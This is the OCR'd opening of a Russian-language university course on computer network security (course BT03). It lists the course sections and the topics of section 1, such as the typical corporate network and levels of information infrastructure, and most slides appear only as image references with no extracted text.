БЕЗОПАСНОСТЬ КОМПЬТЕРНЫХ СЕТЕЙ

Курс БТ03

Разделы курса:

Раздел 1. Основы безопасности сетевых технологий

Раздел 2. Безопасность уровня сетевого взаимодействия

Раздел 3. Безопасность уровня операционных систем (узлов)

Раздел 4. Основы безопасности СУБД

Раздел 5. Основы безопасности приложений

ОСНОВЫ БЕЗОПАСНОСТИ СЕТЕВЫХ ТЕХНОЛОГИЙ

Раздел 1

Рассматриваемые темы

Тема 1. Типовая корпоративная сеть


Тема 2. Основные понятия информационной безопасности. Уязвимости и атаки

Тема 3. Защитные механизмы и средства обеспечения безопасности


Типовая корпоративная сеть

Раздел 1 – Тема 1


Типовая корпоративная сеть




Уровни информационной инфраструктуры




Уровни информационной инфраструктуры




Уровни информационной инфраструктуры




Уровни информационной инфраструктуры



